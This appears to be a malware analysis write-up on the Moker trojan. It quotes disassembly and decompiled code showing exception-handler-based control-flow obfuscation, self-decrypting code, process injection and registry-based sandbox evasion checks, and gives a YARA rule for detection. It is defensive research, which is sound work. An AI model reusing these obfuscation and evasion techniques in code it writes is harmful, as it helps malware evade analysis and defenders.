


Its persistence is added also with the help of a Run key (in a similar way as the previously described case):



Inside

Moker consists of two main modules. The *Stage 1*, that is a downloader, and the *Stage 2*, that is a DLL containing the core malicious features. The downloader injects itself, along with the unpacked shellcode, into the *svchost.exe*. The screenshot below shows an example of the infected memory pages inside the *svchost.exe*:




The injected shellcode is responsible for sending the initial beacon to the CnC. Then, if the CnC is active, the main DLL is downloaded and injected into the other processes. During the tests, all 32-bit applications running in the Medium integrity mode have been infected by the Moker DLL.


Stage 1

Let's dive in the code, starting from the dropper – that is the Stage 1. This is the binary used for initiating the full infection process – originally delivered by exploit kits. Every sample comes packed by some crypter (crypters are different for various samples so we will not describe this layer here).

After defeating a stub of a crypter, we get another PE file – with a layout typical for Moker. The section *.text*, that – in normal cases is the first section of PE, in case of Moker comes as second:



Section *.data* is very small in the raw file, but it is expanding in the virtual image. So, we can suspect that something more is unpacked there:



Obfuscated execution flow

The internal structure of this module is very interesting. It has self-modifying code with execution based on VEH (Vectored Exception Handers). Execution starts from installing the handler:

```
.text:004CEA00
.text:004CEA00                  public start
.text:004CEA00 start:
.text:004CEA00                  lea     ebx, start
.text:004CEA06                  call    add_veh
.text:004CEA0B                  in      al, dx
```

Instructions *IN* are used in various places in the code. Their role is to disrupt the continuity of the execution by triggering an exception. Then, execution is redirected to the previously installed handler. Depending on the variant of the instruction that triggered the exception, the context is changed in one of the few ways:

```
source_addr = ExceptionInfo->ExceptionRecord->ExceptionAddress;
if ( *source_addr == 0xE4u )                    // 0xE4 = IN AL,<BYTE>
{
  v1->Eax = dword_401598[*(_BYTE *)(v1->Eip + 1)];
  v1->Esp -= 4;
  *(_DWORD *)v1->Esp = v1->Eip + 2;
  v1->Eip = (DWORD)jmp_eax;
  return -1;
}
if ( *source_addr == 0xEDu )                    // 0xED = IN EAX, DX
{
  v10 = (_WORD *)(v1->Eip + 1);
  v11 = v1->Eip + 3;
  v1->Esp -= 4;
  *(_DWORD *)v1->Esp = v11;
  v1->Eip = (DWORD)sub_4CD000 + *v10;
  return -1;
}
if ( *source_addr == 0xECu )                    // 0xEC = IN AL, DX
{
  pos = (_WORD *)(v1->Eip + 1);
  v1->Esp -= 8;
  v7 = (int)(pos + 1);
  v8 = v1->Esp;
  v9 = *pos;
  *(_DWORD *)v8 = v7;
  v1->Eip = (DWORD)dword_4CF114;
  *(_DWORD *)(v8 + 4) = (char *)sub_4CD000 + v9;
  return -1;
}
if ( *source_addr != 0xF8u )                    // 0xF8 = CLC
{
  v3 = 0;
  for ( i = &unk_4C77B0; *i; i = (_DWORD *)*i )
    v3 = i;
  if ( v3 )
  {
    v1->Ebp = v3[2];
    v1->Eax = v3[1];
    v1->Esp = v3[3];
    v1->Eip = v3[4];
    return -1;
  }
```

Context patching is used to obfuscate the execution flow. Thanks to this trick, static analysis of the code is almost impossible – all changes on the fly.

The *JMP EAX* (first case in the exception handler) is used to deploy API calls. It is triggered by *IN AL, <BYTE>* (see the example below):

```
00140081   6A 00          PUSH 0x0
00140083   6A 00          PUSH 0x0
00140085   6A 00          PUSH 0x0
00140087   6A 00          PUSH 0x0
00140089   8D95 F8FEFFFF  LEA EDX,DWORD PTR SS:[EBP-0x108]
0014008F   52             PUSH EDX
00140090   8D95 FCFEFFFF  LEA EDX,DWORD PTR SS:[EBP-0x104]
00140096   52             PUSH EDX
00140097   FFB5 F4FEFFFF  PUSH DWORD PTR SS:[EBP-0x10C]
0014009D   FFB5 F0FEFFFF  PUSH DWORD PTR SS:[EBP-0x110]
001400A3   E4 59          IN AL,0x59                              call API
001400A5   85C0           TEST EAX,EAX
001400A7   75 1C          JNZ SHORT 001400C5
001400A9   8D93 C4E7FFFF  LEA EDX,DWORD PTR DS:[EBX-0x183C]
001400AF   52             PUSH EDX
001400B0   8D95 FCFEFFFF  LEA EDX,DWORD PTR SS:[EBP-0x104]
001400B6   52             PUSH EDX
001400B7   ED             IN EAX,DX                               I/O command
001400B8   0000           ADD BYTE PTR DS:[EAX],AL
001400BA   85C0           TEST EAX,EAX
001400BC   74 07          JE SHORT 001400C5
001400BE   50             PUSH EAX
001400BF   FF15 FC604D00  CALL DWORD PTR DS:[<&KERNEL32.ExitProcess>]   kernel32.ExitProcess
001400C5   EB A8          JMP SHORT 0014006F
001400C7   83BD F0FEFFFF  CMP DWORD PTR SS:[EBP-0x110],0x0
001400CE   74 08          JE SHORT 001400D8
001400D0   FFB5 F0FEFFFF  PUSH DWORD PTR SS:[EBP-0x110]
001400D6   E4 57          IN AL,0x57                              I/O command
001400D8   C9             LEAVE
001400D9   C3             RETN
```


That's why, if we trace the API calls made by the application, we can notice that most of them are made from the same address in the code – only the target address is changing.

```
004D2BB9   8D50 02           LEA EDX,DWORD PTR DS:[EAX+0x2]
004D2BBC   83AE C4000000 04  SUB DWORD PTR DS:[ESI+0xC4],0x4
004D2BC3   8B8E C4000000     MOV ECX,DWORD PTR DS:[ESI+0xC4]
004D2BC9   0FB700            MOVZX EAX,WORD PTR DS:[EAX]
004D2BCC   8911              MOV DWORD PTR DS:[ECX],EDX
004D2BCE   05 00D04C00       ADD EAX,mok.004CD000
004D2BD3   8986 B8000000     MOV DWORD PTR DS:[ESI+0xB8],EAX         kernel32.GetFileSize
004D2BD9   E9 56FFFFFF       JMP mok.004D2B34
004D2BDE   FFE0              JMP EAX                                 kernel32.GetFileSize
004D2BE0   0090 E0000055     ADD BYTE PTR DS:[EAX+0x550000E0],DL
004D2BE6   A0 4000B170       MOV AL,BYTE PTR DS:[0x70B10040]
004D2BEB   0000              ADD BYTE PTR DS:[EAX],AL
004D2BED   F1                INT1
004D2BEE   C042 00 74        ROL BYTE PTR DS:[EDX],0x74              Shift constant out of range 1..31
004D2BF2   20C2              AND DL,AL
004D2BF4   0095 50C00004     ADD BYTE PTR SS:[EBP+0x400C050],DL
004D2BFA   40                INC EAX                                 kernel32.GetFileSize
```


Not only the execution flow but also the code itself is dynamically modified. We can find the application calling very often *VirtualAlloc*:

```
004D562C   PUSH EBP
004D562D   MOV EBP,ESP
004D562F   PUSH EDX                                    ntdll.KiFastSystemCallRet
004D5630   PUSH ECX
004D5631   PUSH 0x40                                   Protect = PAGE_EXECUTE_READWRITE
004D5633   PUSH 0x3000                                 AllocationType = MEM_COMMIT|MEM_RESERVE
004D5638   PUSH [ARG.1]                                Size = 87 (135.)
004D563B   PUSH 0x0                                    Address = NULL
004D563D   CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>] VirtualAlloc
004D5643   POP ECX
004D5644   POP EDX                                     ntdll.KiFastSystemCallRet
004D5645   LEAVE
004D5646   RETN 0x4
```

Some pieces of the encrypted code are copied from the main executable into this dynamically allocated memory:



Then, they are decrypted by a dedicated function:



The revealed code is almost ready – except for the addresses of calls, that needs to be filled. You can see in the following fragment, that temporarily the CALL points to its own address:

```
Address  | Hex dump          | Disassembly
00130000   52               PUSH EDX
00130001   51               PUSH ECX
00130002   BA 00EA4C00      MOV EDX,moker_ba.<ModuleEntryPoint>
00130007   52               PUSH EDX
00130008   31C9             XOR ECX,ECX
0013000A   8B440C 10        MOV EAX,DWORD PTR SS:[ESP+ECX+0x10]
0013000E   83E8 04          SUB EAX,0x4
00130011   50               PUSH EAX
00130012   31C9             XOR ECX,ECX
00130014   66:8B08          MOV CX,WORD PTR DS:[EAX]
00130017   51               PUSH ECX
00130018   83C1 1C          ADD ECX,0x1C
0013001B   51               PUSH ECX
0013001C   E8 FBFFFFFF      CALL 0013001C
```

This is fixed in another step – the decoding function returns into another code fragment, that modifies the addresses:

```
004CE6D3  ?  8B3F           MOV EDI,DWORD PTR DS:[EDI]
004CE6D5  .  8D57 1C        LEA EDX,DWORD PTR DS:[EDI+0x1C]
004CE6D8  .  8D8B 276C000   LEA ECX,DWORD PTR DS:[EBX+0x6C27]
004CE6DE  .  29D1           SUB ECX,EDX
004CE6E0  .  894A 01        MOV DWORD PTR DS:[EDX+0x1],ECX
004CE6E3  .  8D57 31        LEA EDX,DWORD PTR DS:[EDI+0x31]
004CE6E6  .  8D8B 5BEEFFF   LEA ECX,DWORD PTR DS:[EBX-0x11A5]
004CE6EC  .  29D1           SUB ECX,EDX
004CE6EE  .  894A 01        MOV DWORD PTR DS:[EDX+0x1],ECX
004CE6F1  .  8D57 5A        LEA EDX,DWORD PTR DS:[EDI+0x5A]
004CE6F4  .  8D8B D3600000  LEA ECX,DWORD PTR DS:[EBX+0x60D3]
004CE6FA  .  29D1           SUB ECX,EDX
004CE6FC  .  894A 01        MOV DWORD PTR DS:[EDX+0x1],ECX
004CE6FF  .  8D97 8100000   LEA EDX,DWORD PTR DS:[EDI+0x81]
004CE705  .  8D8B 8BF6FFF   LEA ECX,DWORD PTR DS:[EBX-0x975]
004CE70B  .  29D1           SUB ECX,EDX
004CE70D  .  894A 01        MOV DWORD PTR DS:[EDX+0x1],ECX
004CE710  .  61             POPAD
004CE711  .  C9             LEAVE
004CE712  .  C2 0400        RETN 0x4
```

Till the new piece of code is fully revealed and ready to be called (see the fixed CALL target):

```
00130000   52               PUSH EDX
00130001   51               PUSH ECX
00130002   BA 00EA4C00      MOV EDX,moker_ba.<ModuleEntryPoint>
00130007   52               PUSH EDX
00130008   31C9             XOR ECX,ECX
0013000A   8B440C 10        MOV EAX,DWORD PTR SS:[ESP+ECX+0x10]
0013000E   83E8 04          SUB EAX,0x4
00130011   50               PUSH EAX
00130012   31C9             XOR ECX,ECX
00130014   66:8B08          MOV CX,WORD PTR DS:[EAX]
00130017   51               PUSH ECX
00130018   83C1 1C          ADD ECX,0x1C
0013001B   51               PUSH ECX
0013001C   E8 0B563A00      CALL moker_ba.004D562C
```


When the modifying function returns, execution falls into the line that performs a jump into the new code:

```
004CF122  .  ED             IN EAX,DX
004CF123  .  A8 16          TEST AL,0x16
004CF125  >  A1 70174000    MOV EAX,DWORD PTR DS:[0x401770]
004CF12A  .  FFE0           JMP EAX

DS:[00401770]=00130000
EAX=00000000

Address  | Hex dump          | Disassembly
00130000   52               PUSH EDX
00130001   51               PUSH ECX
00130002   BA 00EA4C00      MOV EDX,moker_ba.<ModuleEntryPoint>
00130007   52               PUSH EDX
```

The revealed code makes another layer – again allocating, decrypting and calling code.




The code chunks that provide some real functionality are always deployed via this type of proxy – that makes execution flow more complicated.

Functionality

The dropper starts execution from the defensive checks, ensuring that it is not run in the controlled environment. The following registry keys are searched:

```
"HKEY_LOCAL_MACHINE\\HARDWARE\\ACPI\\DSDT\\VBOX__"
"HKEY_CURRENT_USER\\Software\\Trusteer\\Rapport"
"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall"
-> SysAnalyzer
```

If all the checks passed, the application reads it's own file from the disk and searches there for some typical markers. An example of the search:



The important thing is, those markers are present in the outermost layer – the original PE file (not the unpacked one). Thanks to this feature, knowing them allowed to create a very simple YARA rule to identify Moker:

```
rule MokerTrojan
{
strings:
 $key = {3D FF 24 8B 92 C1 D6 9D}

condition:
 IsPE and
 all of them
}
```

The mentioned markers are used as indicators, after which the encrypted CnC address is stored.

Another feature, typical for Moker is mutex in the following format:

